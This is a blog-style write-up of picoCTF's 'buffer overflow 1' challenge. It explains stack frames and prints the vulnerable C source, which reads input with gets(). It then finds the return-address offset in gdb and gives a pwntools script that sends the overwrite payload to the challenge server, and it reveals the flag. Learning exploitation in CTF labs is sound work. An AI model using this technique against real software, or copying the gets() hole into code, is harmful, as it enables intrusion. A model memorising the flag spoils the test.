



Written by Billie

Buffer overflow 1 from PicoCTF <https://play.picoctf.org/practice/challenge/258>

buffer overflow 1



Medium

Binary Exploitation

picoCTF 2022

AUTHOR: SANJAY C / PALASH OSWAL

Description

Control the return address

Now we're cooking! You can overflow the buffer and return to the flag function in the [program](#).

You can view source [here](#). And connect with it using `nc saturn.picoctf.net 59156`

This challenge launches an instance on demand.

Its current status is: **RUNNING**

Instance Time Remaining: **2:50**

Restart Instance


Hints ?

1 2

9,030 users solved

89%


Liked

 picoCTF{FLAG}

Submit Flag

So, what is a buffer overflow?

In C, when we call a function, we have a stackframe in which we store our local variables, buffer, etc. Some functions are vulnerable to buffer overflow, which means the program says “you have the space to write X amount of characters” and you write more than X amount of characters. The extra characters that you write will overwrite other values in the stack frame. And if you write enough characters, you might even write enough characters to overwrite the return address. To illustrate this, you can see the figure below:



Above is a stackframe of a function. ESP points at the top of the stack. Note that the top of the stack is at the lowest memory location. This means the stack grows downward. If the stack grows, it will grow into 0x0, 0x-1 and so on. Not that the memory 0x0 and 0x-1 exist, it's just to explain a point.

When we overflow the buffer, our characters will go higher into memory, so that means it's going down in the stack. We continue to fill our buffer until we corrupt our return address.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```

#include <unistd.h>
#include <sys/types.h>
#include "asm.h"

#define BUFSIZE 32
#define FLAGSIZE 64

void win() {
    char buf[FLAGSIZE];
    FILE *f = fopen("flag.txt", "r");
    if (f == NULL) {
        printf("%s %s", "Please create 'flag.txt' in this directory with",
your",
                                "own debugging flag.\n");
        exit(0);
    }

    fgets(buf, FLAGSIZE, f);
    printf(buf);
}

void vuln(){
    char buf[BUFSIZE];
    gets(buf);

    printf("Okay, time to return... Fingers Crossed... Jumping to 0x%x\n",
get_return_address());
}

int main(int argc, char **argv){

    setvbuf(stdout, NULL, _IONBF, 0);

    gid_t gid = getegid();
    setresgid(gid, gid, gid);

    puts("Please enter your string: ");
    vuln();
    return 0;
}

```

The challenge provides us with the code above. In main you can see that the flow is that first in main, you go into vuln, and then the program returns into main, and main returns 0 and the program is done. But if you look closely, there is a whole win() function that is not being used.

Our objective is to corrupt the vuln() stackframe, so that after vuln() is complete, it doesn't return back into main, but it returns into the unused win() function. To overwrite the return address, we need to find the offset first. The offset is how many characters we are supposed to write before we reach the return address. We can use gdb to find out.

Opening the binary using the command "gdb vuln" opens the function using gdb. After that I put the command "r" to run the binary.

After running the binary, it asks us for an input:

```
Please enter your string:
AAAABBBBCCCCDDDEEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPP
```

If you analyze the source code above, we can deduce that we are currently in the vuln() function.

I then input:

```
"AAAABBBBCCCCDDDEEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOO
OOPPPP"
```

To the binary to find out the offset. After entering the input, I get this message:

```
Program received signal SIGSEGV, Segmentation fault.
0x4c4c4c4c in ?? ()
```

As you can see, we have a segmentation fault at 0x4c4c4c4c. This means that our return address which was supposedly going back to main, is overwritten by 0x4c4c4c4c. 4c is the hex ASCII code for the character "L". So 0x4c4c4c4c is the "LLLL" from our input. This means we can replace "LLLL" with the return address of win() and the binary will jump into win().

To find the address of win we can use gdb by using the command "disas win" which will get us

```
Dump of assembler code for function win:
0x080491f6 <+0>:      endbr32
0x080491fa <+4>:      push    %ebp
0x080491fb <+5>:      mov     %esp, %ebp
0x080491fd <+7>:      push    %ebx
0x080491fe <+8>:      sub     $0x54, %esp
```

The upmost address which is 0x080491f6 is the address for win(). Now before we replace LLLL with 0x080491f6, we have to convert them into little endian format.

0x080491f6 will turn into \xf6\x91\x04\x08 in little endian format. Only then we have our payload

AAAABBBBCCCCDDDDDEEEEEFFFFGGGGHHHHIIIIJJJJKKKK\xf6\x91\x04\x08

Note that we can replace AAAABBBB.... With anything as long as they are the same length to reach the return address.

One other thing, we can't just type the payload above and get the flag. We have to send them in byte form. When we send the input in byte form, the program doesn't read \xf6 as in the characters '\ ' 'x' 'f' '6', but they read it as the character with hex code f6.

Using our simple script we can write and send our payload:

```
from pwn import *
context.log_level = "debug"

p = remote("saturn.picoctf.net", 59156)
payload = b"AAAABBBBCCCCDDDDDEEEEEFFFFGGGGHHHHIIIIJJJJKKKK\xf6\x91\x04\x08"

p.recvuntil(":") #wait until we encounter this character before sending
our payload
p.sendline(payload) #sends our payload
p.interactive() #so that the program doesnt immediately exits after we send
our payload
```

After running our script, we get our flag:

```
[DEBUG] Received 0x24 bytes:
      b'picoCTF{addr3ss3s_ar3_3asy_b15b081e}'
picoCTF{addr3ss3s_ar3_3asy_b15b081e}[*] Got EOF while reading in interactive
+ 
```

picoCTF{addr3ss3s_ar3_3asy_b15b081e}